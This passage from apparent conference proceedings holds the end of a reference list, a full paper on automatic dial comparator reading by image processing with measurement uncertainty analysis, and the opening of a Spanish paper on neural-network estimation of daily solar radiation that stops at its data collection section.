- [13] O. Ferschke, I. Gurevych, and M. Rittberger., "FlawFinder: a modular system for predicting quality flaws in Wikipedia: notebook for PAN at CLEF 2012," in Notebook Papers of CLEF 2012 LABs and Workshops, 2012.
- [14] O. Ferschke, I. Gurevych, and M. Rittberger, "The impact of topic bias on quality flaw prediction in Wikipedia," in 51st annual meeting of the association for computational linguistics, vol. 1. ACL, 2013, pp. 721–730.
- [15] Y. S. Jeong, I. H. Kang, M. K. Jeong, and D. Kong, "A new feature selection method for one-class classification problems," *IEEE Transactions on Systems, Man, and Cybernetics, Part C (Applications and Reviews)*, 2012.
- [16] H. Lian, "On feature selection with principal component analysis for one-class svm," *Pattern Recognition Letters*, vol. 33, no. 9, pp. 1027–1031, 2012.
- [17] H. Liu and H. Motoda, *Feature Extraction, Construction and Selection: A Data Mining Perspective*. Norwell, MA, USA: Kluwer Academic Publishers, 1998.
- [18] H. Liu and L. Yu, "Toward integrating feature selection algorithms for classification and clustering," *IEEE Transactions on Knowledge and Data Engineering*, 2005.
- [19] L. H. N. Lorena, A. C. P. L. F. Carvalho, and A. C. Lorena, "Filter feature selection for one-class classification," *Journal of Intelligent & Robotic Systems*, vol. 80, no. 1, 2015.
- [20] P. Mitra, C. A. Murthy, and S. K. Pal, "Unsupervised feature selection using feature similarity," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 24, 2002.
- [21] T. C. Redman, *Data Quality for the Information Age*, 1st ed. Norwood, MA, USA: Artech House, Inc., 1997.
- [22] M. Schmidt and E. Zangerle, "Article quality classification on Wikipedia: introducing document embeddings and content features," in 15th International Symposium on Open Collaboration (OpenSym), 2019.
- [23] D. M. J. Tax, "One-class classification: Concept learning in the absence of counter-examples," Ph.D. dissertation, Technische Universiteit Delft, 2001.
- [24] P. Wang and X. Li, "Assessing the quality of information on Wikipedia: A deep-learning approach," *Journal of the Association for Information Science and Technology*, 2020.
- [25] R. Wang and D. Strong, "Beyond accuracy: what data quality means to data consumers," *Journal of management information systems*, vol. 12, no. 4, pp. 5–33, 1996.
- [26] P. Z. Wenxin Zhu, "A new one-class svm based on hidden information," *Knowledge-Based Systems*, pp. 35–43, 2014.
- [27] F. Wilcoxon, "Individual comparisons by ranking methods," *Biometrics Bulletin*, vol. 1, no. 1, 1945.
- [28] M. Yousef, M. D. S. Demirci, W. Khalifa, and J. Allmer, "Feature selection has a large impact on one-class classification accuracy for micrnas in plants," *Advances in Bioinformatics*, 2016.
- [29] S. Zhang, Z. Hu, C. Zhang, and K. Yu, "History-based article quality assessment on Wikipedia," in IEEE 5th International Conference on Big Data and Smart Computing, 2018.
- [30] Z. Zhao and H. Liu, "Spectral feature selection for supervised and unsupervised learning," in 24th International Conference on Machine Learning, ACM, 2007, pp. 1151–1157.

Automatic Dial Comparator Reading using Image Processing

José Ducloux

Facultad de Ingeniería, Universidad Católica de Córdoba
Centro Regional Universitario Córdoba IUA
Córdoba, Argentina
joseducloux@hotmail.com

Javier Lezama

Facultad de Ingeniería, Universidad Católica de Córdoba
Universidad Tecnológica Nacional, Facultad Regional Córdoba
Córdoba, Argentina
javitolez@gmail.com

Abstract—This paper presents the design, implementation and tests of the automatic reading algorithms of dial comparators. The main contribution is the study of image processing uncertainties with regard to the components of the measurement, those being the dial marks and main needle.

Keywords—dial comparator, image processing, uncertainty determination.

I. INTRODUCTION

Dial indicators are widely used through metalworking shops. Figure 1 shows a version.



Fig. 1. Dial indicator with 0.01 mm resolution.

Those manufacturing processes using dial indicators within QA rules need that these instruments have calibration certificates up to date. There are instruments for calibrate them, in accordance to internationally accepted standards.

This work presents the design of an automatic procedure for dial comparator reading using image processing involving no human operation, thus elimination one of the sources of error. This paper is exhibit in sections dealing with the overall method description, the study of uncertainties related with all the components of recognition, and experimental results.

Some background related to the research work was found and analyzed. The image subtraction method to detect the needle and the central projection to determine the dial marks were used in [1], [2]. In [3] the circular scale is transformed into a linear scale to determine the measurement of the needle in an automatic system implemented in a smartphone. The Hit-Miss transform is applied as a line detection technique in [4].

Thinning techniques on marks and dial needles are used in [5], [6]. Thresholding, Canny edge detection and the Hough transform in order to detect circles and lines are used in most of the research papers analyzed. Few works carry out a detailed analysis of the precision achieved by automatic reading. In [7] a semi-automatic computer vision system is presented in which a detailed analysis of the uncertainty in the measurements is performing. There are products on the market, such as that of the Cypress firm, that perform the automatic reading of pointer indicators with errors comparable to a person as specified by the manufacturer [8].

In this work, sub-pixel techniques and linear fit are used in order to recognize the dial marks and the main needle. The position of the needle center is estimated with statistical techniques and the measurement uncertainty is determined.

The paper is divided into the following sections. Section II describes the proposed system. Section III explains the methods of processing and segmentation of dial comparator images. Section IV includes the experimental results and discussion, and finally the conclusions and future work are elaborated.

II. PROPOSED SYSTEM

The proposed system consists of a dial comparator, a low cost HD resolution digital camera (1080 x 1920 pixels) and a standard instrument with its corresponding movement controller. Figure 2 shows the block diagram of the system.




Fig. 2. Block diagram of the proposed system.

The dial comparator under test is actuated by standard instrument, which leads the comparator to different reading

positions. The digital camera captures the measurements in digital images that are then processed and analyzed by a computer that controls the process.

Due to the low resolution of the digital camera regarding the precision and certainty required to implement the calibration device, sub-pixel techniques are used to improve the performance of the equipment.

Figure 3 shows a digital image of the dial comparator used. The computer will be executing the algorithms in order to recognize the dial marks and the position of the main needle, to determine the current measurement.




Fig. 3. Dial lines have a theoretical separation of $2\pi/100 \approx 0.0628$ radians between them, as there are 100 marks in total.

III. IMAGE PROCESSING AND SEGMENTATION

The OpenCV [9] open source library is used to carry out all the stages of image processing and segmentation. Filtering, contrast enhancement, edge detection, linear fit and the Hough transform functions are used. The overall process is described below.

A. Preprocessing

A low pass filter is used to reduce image noise from the dial gauge. Contrast is also improved for proper operation of the processing steps.

B. Dial mark recognition

For the recognition of the dial marks, the Canny edge detector is used. Once the edges of the dial marks are obtained, masks are generated for the position of each mark that only captures the pixels of the edges of a particular mark. A linear fit is then performed with the edge pixels to find the parameters that represent the equation of the mark line. Two methods are used: first, a linear fit by individual mark and, second, a linear fit is performed for the mark in question and the mark on the opposite side. These two methods are carried out to then compare the results. Figure 4 shows the flow diagrams of both methods.

Figure 5 shows the overall process to obtain the equations of the lines associated with each of the marks on the dial using the method that contemplates one mark and its opposite.




Fig. 4. Flow diagrams of (a) the method that uses the dial marks individually for linear fit, and (b) the method that uses the dial marks with their opposites for linear fit.




Fig. 5. Process of recognition of dial marks. (a) Original image, (b) edge detection using Canny's algorithm, (c) segmentation of dial marks, and (d) linear fit using a dial mark and its opposite.

Once all the equations of the lines representing the dial marks are obtained, the position of the center of the main needle is estimated. For this, the intersections of five pairs of perpendicular lines are determined and the mean is calculated. This gives the position of the center of the main needle. This is done for both linear fitting methods. Figure 6 shows the intersections of the lines for the use of marks and their opposites for linear fit.




Fig. 6. Obtention of the position of the needle center by means of the intersection of equidistant perpendicular lines obtained according to the method of dial marks and their opposites.

C. Recognition of main needle

The recognition algorithm uses the edges of the image. The Hough transform is also used to detect the lines of the longitudinal edges of the main needle. Then a linear adjustment is made to find the parameters of the line that passes through the middle of the main needle. Figure 7 shows the flow diagram of recognition algorithm stages, and Fig. 8 shows the method with images.




Fig. 7. Flow diagram of the needle recognition algorithm.




Fig. 8. Recognition process of the main needle. (a) Original image, (b) edge detection with the Canny algorithm, (c) lines detection of the needle edges, and (d) linear fit using the needle edges.

D. Estimate of needle indication

To obtain the needle indication, the equations of the dial marks and the equation of the main needle must be represented by the same reference. That reference is the estimated center. The indication of the main needle is determined as follows:

- 1) A circle is drawn from the estimated center whose radius reaches the needle end.
- 2) The intersection points between the circle and the dial mark lines and the needle line are obtained.
- 3) The new equations for the marks and the main needle are obtained using the estimated center and intersection points.
- 4) The angular difference between the dial mark lines and the needle line is calculated. If the difference is positive, this indicates that the needle position has been found and whose difference is added to the value assigned to the reference mark.

E. Uncertainty

To measure the uncertainties [10] in the calculation of the center of the dial we obtain the intersection of the lines of the dial marks. We do this on two ways:

- 1) Linear fit using a single dial mark

Each equation is defined with the position of every scale line. Using this approach, the coordinates of the center of the scale are obtained through the equation of each mark and the one positioned at right angles with it (e.g. the positions 0 and 15 of the scale).

2) Linear fit using a single dial mark and its opposite.

Equations are obtained using the position of each of the scale lines and that of the mark at the opposite side of the scale (e.g. positions 0 and 50) using the same scheme as in a).

In the Table I and Table II are the results obtained.

TABLE I. LINEAR FIT USING A SINGLE DIAL MARK.

Center x position	Center y position
972.515	572.487
972.464	572.592
973.022	572.458
972.643	572.444

TABLE II. LINEAR FIT USING A SINGLE DIAL MARK AND IT'S OPPOSITE.

Center x position	Center y position
972.574	572.298
972.741	572.342
972.788	572.359
972.754	572.395

The average for each linear fit method and its corresponding uncertainty for estimation of the center position is shown in next section where the uncertainty in this case is the corresponding standard deviation.

IV. EXPERIMENTAL RESULTS AND DISCUSSION

Different dial comparator image captures were used in order to run the tests. The results are shown below and discussed according to the objectives pursued.

A. Recognition of dial marks and estimation of the center position of main needle

The slopes and intercepts of the lines passing through each mark on the dial were obtained. This was done for the two linear fit methods. Figure 9a and 9c show the plotted lines obtained from the linear fit using a single dial mark and the angular error between marks, respectively. Figure 9b and 9d show the plotted lines obtained from the linear fit using a dial mark with its opposite and the angular error between them, respectively.

For the estimation of the center position, the average for each linear fit method and its corresponding uncertainty are calculated, yielding the following values in pixels.

1) Linear fit using a single dial mark:

a) $x=972.661$; $y=572.49525$

b) $uncertainty = \pm(0.252171, 0.0669396)$

2) Linear fit using a single dial mark and its opposite

a) $x=972.71425$; $y=572.3485$

b) $uncertainty = \pm(0.0955768, 0.0402699)$

The method that uses the marks with their opposites presents a more satisfactory performance, where the uncertainty is significantly lower. Thus, this method is adopted for estimating the dial center position and therefore of the main needle.




Fig. 9. Plotted lines obtained from linear fit using (a) a single dial mark, (b) a mark and its opposite; angular errors using (c) a single mark and (d) a mark and its opposite.

B. Recognition of main needle

Depending on the indication of the main needle, there may be discontinuities in the edges obtained through the Canny detector. Due to this, the function used for the line detection is the probabilistic Hough transform, since it allows configuring the size of the discontinuities for the detection of lines that are not continuous.




Fig. 10. Different cases of line detection of the main needle.

This is useful for cases where the main needle is located above the secondary dial, above existing numbers and letters in the dial comparator. Different cases of detection of the main needle can be seen in Fig. 10.

V. CONCLUSIONS AND FUTURE WORK

The results obtained are fully compatible with the proposed function, that is, to configure an instrument capable of performing calibrations in accordance with accepted norms. The uncertainty values obtained are compatible with instrument-grade applications and so the techniques developed and used allow to continue with the pretended goal.

Future work should deal with:

- a) Improving the illumination to avoid possible sources of error as non-uniform light on the device under test.
- b) Redesign of the mechanism to assure alignment so as to avoid parallax errors.
- c) Closing the loop with the displacement mechanism to perform tests in accordance with DIN 878 [11].

REFERENCES

- [1] B. Hemming and H. Lehto, "Calibration of dial indicators using machine vision," *Measurement Science and Technology*, vol. 13, no. 1, pp. 45-49, Nov. 2001.
- [2] H. Feng and J. Zhao, "Application research of computer vision in the auto-calibration of dial gauges," in *International Conference on Computer Science and Software Engineering*, Hubei, China, 2008, pp. 845-848.
- [3] M. Gellaboina, G. Swaminathan and V. Venkoparao, "Analog dial gauge reader for handheld devices," in *IEEE 8th Conference on Industrial Electronics and Applications*, Melbourne, Australia, 2013, pp. 1147-1150.
- [4] L. Jinqing, Liu Y. and Y. Lichun, "Novel method of Automatic Recognition for Analog Measuring Instruments," *Proceedings of the 6th International Conference on Manufacturing Science and Engineering*, 2015, pp. 67-74.
- [5] J. Zhang, Y. Wang and F. Lin, "Automatic reading recognition system for analog measuring instruments base on digital image processing," *Journal of Applied Sciences*, vol.13, no. 13, pp. 2562-2567, 2013.
- [6] M. Yifan, J. Qi, W. Junjie and T. Guohui, "An automatic reading method of pointer instruments," in *Chinese Automation Congress*, Jinan, China, 2017, pp. 1448-1453.
- [7] B. Hemming and H. Lehto, "Calculation of uncertainty of measurement in machine vision Case: A system for the calibration of dial indicators," in *IEEE Instrumentation and Measurement Technology Conference*, Budapest, Hungary, 2001, pp. 665-670.
- [8] *Wireless gauge reader manual*, Cypress Envirosystems, 2017.
- [9] *OpenCV manual*. Available: <https://opencv.org/>
- [10] "Evaluation of measurement data guide to the expression of uncertainty in measurement," *JCGM 100:2008*, First edition Sep. 2008.
- [11] *DIN 878:2006-06. Geometrische Produktspezifikation (GPS). Mechanische Messuhren. Grenzwerte für messtechnische Merkmale*.

Estimación de la radiación solar global diaria a través de modelos de redes neuronales artificiales

Lucas M. Olivera¹, Julissa Atia¹, Jorge R. Osio^{1,2},
Martín Morales^{1,3}, y Marcelo A. Cappelletti^{1,2}

¹ TICAPPS-Universidad Nacional Arturo Jauretche
² GCA, Area CeTAD, Instituto LEICI (UNLP-CONICET)
³ Centro UTN CODAPLI-FRLP
lolivera.unaj@gmail.com

Resumen

En este trabajo, 756 modelos diferentes de RNA para la estimación de la radiación solar diaria fueron analizados, variando parámetros tales como el optimizador, la función de activación, la cantidad de neuronas en la capa oculta y la tasa de aprendizaje. Para el entrenamiento y validación de los modelos fueron utilizados parámetros meteorológicos históricos conocidos de manera real y confiable, provenientes de tres estaciones meteorológicas ubicadas en la provincia de Buenos Aires. El mejor modelo obtenido, que estima el valor de salida con el mínimo error, correspondió al optimizador del descenso de gradiente estocástico (SGD), la función de activación Tangente Hiperbólica, con 44 neuronas en la capa oculta, y considerando un valor de tasa de aprendizaje de 0.001. Este modelo presenta valores de RMSE y de coeficiente de determinación de 29.13 W/m² y 0.91, respectivamente, valores comparables con resultados presentados en artículos científicos internacionales para el mismo optimizador SGD. La importancia de este estudio radica en el hecho que no siempre es posible contar con datos experimentales de la radiación solar en los lugares de interés, y su conocimiento preciso es un factor clave en numerosas aplicaciones, entre ellas, en los sistemas fotovoltaicos y fototérmicos, en actividades agropecuarias, en la ecología, en la hidrología y en el diseño arquitectónico, entre otras.

1. Introducción

La inteligencia artificial es utilizada para modelar, identificar, optimizar, predecir, pronosticar y controlar el comportamiento dinámico de diferentes sistemas reales [1]. En años recientes, ha mostrado ser sumamente útil en

el reconocimiento de imágenes, texto o sonido, para su uso en áreas tales como la conducción autónoma, el sector aeroespacial, los dispositivos médicos y la automatización industrial. Dentro de las múltiples áreas que comprende la inteligencia artificial, se encuentra la de aprendizaje automático (*Machine Learning, ML*), cuyo objetivo principal es lograr que las computadoras sean capaces de “aprender” a tomar decisiones mediante modelos generales entrenados a partir de datos de ejemplos particulares o experiencias pasadas [2, 3]. El “aprendizaje” de las computadoras se refiere a la capacidad para identificar patrones en grandes conjuntos de datos y a través de ellos tomar decisiones, o hacer una predicción acerca de comportamientos futuros de los sistemas bajo estudio.

Las características principales de los algoritmos de ML es que son capaces de resolver problemas no lineales; aprender de ejemplos; encontrar correlaciones entre datos diversos; manejar diferentes tipos de datos (numéricos, textuales, imágenes, etc.); tratar con grandes conjuntos de datos y/o conjuntos de datos de alta dimensión; ser tolerantes a fallos, es decir sobrellevar el ruido y datos incompletos o atípicos; realizar predicciones y generalizaciones a altas velocidades; y realizar procesamiento en tiempo real. Si bien las primeras teorías sobre el aprendizaje automático se desarrollaron en la década de los 80, existen dos razones principales por las que solo han empezado a resultar útiles recientemente: requieren de grandes cantidades de datos y de una potencia de cálculo significativa.

Con la técnica de ML se están consiguiendo resultados que antes no eran posibles de obtener con los métodos tradicionales. Sin embargo, no existe una única técnica óptima para todos los problemas. Cada caso debe analizarse por separado y de acuerdo con los requisitos del problema, se debe aplicar la técnica adecuada. Entre ellas se encuentran técnicas tales como redes neuronales artificiales (RNA) [4], RNA profundas (*Deep Learning*) [5], algoritmos genéticos [6], árboles de decisión, modelos

de regresión, modelos de clasificación, entre otras [3]. Actualmente, se las utiliza en diversas aplicaciones tales como motores de búsqueda web, filtros de correos electrónicos no deseados y procesamiento digital de imágenes. No obstante, su potencial en la ingeniería y en el área de las energías renovables en particular, solo está en sus inicios para ser explorado con mayor profundidad.

En este sentido, el presente trabajo presenta el análisis de diferentes modelos de RNA con el fin de obtener el más eficiente para la estimación de la radiación solar en un lugar determinado a partir de parámetros meteorológicos históricos conocidos de manera real y confiable.

2. Radiación Solar

El incremento continuo de la demanda energética a nivel mundial y la respectiva disminución de reservas de combustibles fósiles y el impacto ambiental asociado a su combustión, ha empujado el desarrollo hacia recursos energéticos alternativos. En este sentido, el estudio de fuentes de energía renovables es una temática de interés global y local. Ante el contexto planteado, surgen iniciativas tecnológicas para explorar y abordar esta problemática. Al respecto, la energía solar constituye una fuente limpia y renovable con bajo impacto ambiental, disponibilidad en el sitio de consumo y sostenibilidad. Esta energía se presenta entonces como uno de los recursos más importantes tendiente a sustituir las fuentes de energía no renovables (carbón, petróleo, gas natural), reducir las emisiones de dióxido de carbono a la atmósfera y proteger nuestro medio ambiente.

Para poder tener un aprovechamiento óptimo de la energía solar en un determinado instante y lugar, se requiere de un conocimiento preciso de la radiación solar. La radiación solar es un factor clave en numerosas aplicaciones, entre ellas, para los sistemas fotovoltaicos y fototérmicos, y para el desarrollo de los cultivos. Su conocimiento preciso en todo instante, permitiría evaluar y dimensionar correctamente nuevos emprendimientos fotovoltaicos o fototérmicos, a partir de la producción de energía eléctrica o térmica que potencialmente se podría obtener en dicho lugar. A su vez, la radiación solar es un recurso fundamental en el sustento y producción vegetal, dado que determina el rendimiento y funcionamiento de los cultivos. La baja disponibilidad o el exceso de ella puede producir daños en el desarrollo de los mismos.

El problema que se presenta es que la cantidad de radiación solar disponible en un punto determinado de la superficie terrestre, es fuertemente dependiente de la localización geográfica (latitud, longitud, altura sobre el nivel del mar) y de los microclimas locales del sitio (temperatura, humedad, entre otras variables climatológicas), con lo cual la cantidad de radiación solar resulta variable con el tiempo de manera instantánea, horaria, diaria y estacional. No siempre es posible contar con datos experimentales de la radiación solar en los lugares de interés [7]. La radiación solar global incidente sobre una superficie horizontal puede ser medida por

piranómetros y pirheliómetros, los cuales son dispositivos costosos que requieren ser calibrados a intervalos regulares y con un apropiado mantenimiento para asegurar la calidad de los datos. Esta limitación hace imprescindible el estudio y utilización de métodos teóricos para la estimación de la radiación solar en un punto determinado de la superficie terrestre a partir de la información meteorológica previamente existente. Entre los métodos utilizados se encuentran los modelos lineales, polinómicos, exponenciales y logarítmicos [8], las técnicas geoestadísticas [9], las técnicas estocásticas [10] y las técnicas basadas en imágenes satelitales [11]. Sin embargo, este campo de estudio se encuentra abierto a nuevas propuestas que presenten bajo costo de cómputo, facilidad de implementación y buena velocidad de convergencia. Al respecto, gracias al crecimiento de las capacidades de cálculo y al mejoramiento de los algoritmos implementados, trabajos recientes [12-15] utilizan técnicas basadas en aprendizaje automático como una buena alternativa para la estimación de la radiación solar con el mínimo error, lo cual demuestra la relevancia y actualidad del tema de estudio propuesto en este trabajo.

3. Redes Neuronales Artificiales

El funcionamiento de las Redes Neuronales Artificiales (RNA) está inspirado en el funcionamiento del sistema nervioso de los seres vivos. Las RNA consisten en una arquitectura conformada por un conjunto de neuronas artificiales las cuales se conectan entre sí intercambiando información o estímulos al mismo tiempo que están organizadas en capas. La mayoría de las arquitecturas poseen una capa de entrada en la cual la red recibe estímulos externos (datos de entrenamiento o patrones a clasificar), una capa de salida que ofrece la respuesta de la red y una o más capas intermedias. En la mayoría de las arquitecturas las neuronas solo se conectan con neuronas pertenecientes a otras capas aunque existen arquitecturas donde se presentan conexiones entre neuronas de la misma capa o incluso entre ellas mismas. Cada neurona puede recibir uno o más estímulos como entrada donde cada conexión posee un peso que determina la fuerza del estímulo recibido. La salida de una neurona está dada por la información pesada que recibe y una función de transferencia que determina el valor de salida de dicha neurona. El entrenamiento de una RNA consiste en un proceso iterativo donde mediante alguna técnica preestablecida los pesos de las conexiones de las neuronas se adaptan de tal forma que la red comienza a producir en la salida la información esperada ante una entrada específica. Este tipo de arquitectura permite crear modelos de predicción ya que poseen la capacidad de generalizar y de aprender de patrones de entrada produciendo valores de salida ante la recepción de estímulos similares.

4. Metodología de Trabajo

La metodología general llevada a cabo en este trabajo comprende las siguientes cinco etapas:

- **Recolección de datos:** corresponde a la fase de búsqueda de los datos necesarios para llevar a cabo la investigación, los cuales pueden provenir de diferentes sectores: sensores, páginas web, base de datos públicas, etc.
- **Tratamiento y procesamiento de datos:** una vez completa la fase anterior, se procede a procesar los datos recolectados con el objetivo de obtener el mayor rendimiento posible, para lo cual se suelen realizar diferentes tareas, como por ejemplo: la reducción de la dimensión, la normalización, la detección de valores atípicos, un análisis estadístico y gráfico de los datos, análisis de datos faltantes, entre otras operaciones.
- **Entrenamiento (aprendizaje):** esta fase corresponde a seleccionar un modelo de Machine Learning y suministrarle los datos procesados de la etapa anterior. Durante esta etapa, el modelo ML es entrenado para detectar patrones del conjunto de datos a analizar. Una vez identificados los patrones, el modelo podrá hacer predicciones sobre nuevos datos que se incorporen al sistema.
- **Testeo (evaluación):** es la etapa de prueba y análisis del desempeño del modelo escogido en la fase previa. La evaluación se realiza a partir de métricas que dan información sobre la precisión y exactitud del modelo.
- **Visualización e interpretación de los resultados:** finalmente, esta etapa es la encargada de representar de alguna forma el conocimiento obtenido. Para ello se busca la manera más limpia e intuitiva de visualizar los resultados, para poder dar una interpretación efectiva de los mismos.

5. Desarrollo del Trabajo

A continuación, se describe cada una de las etapas mencionadas previamente, pero aplicadas específicamente a la estimación de la radiación solar:

5.1. Recolección de datos

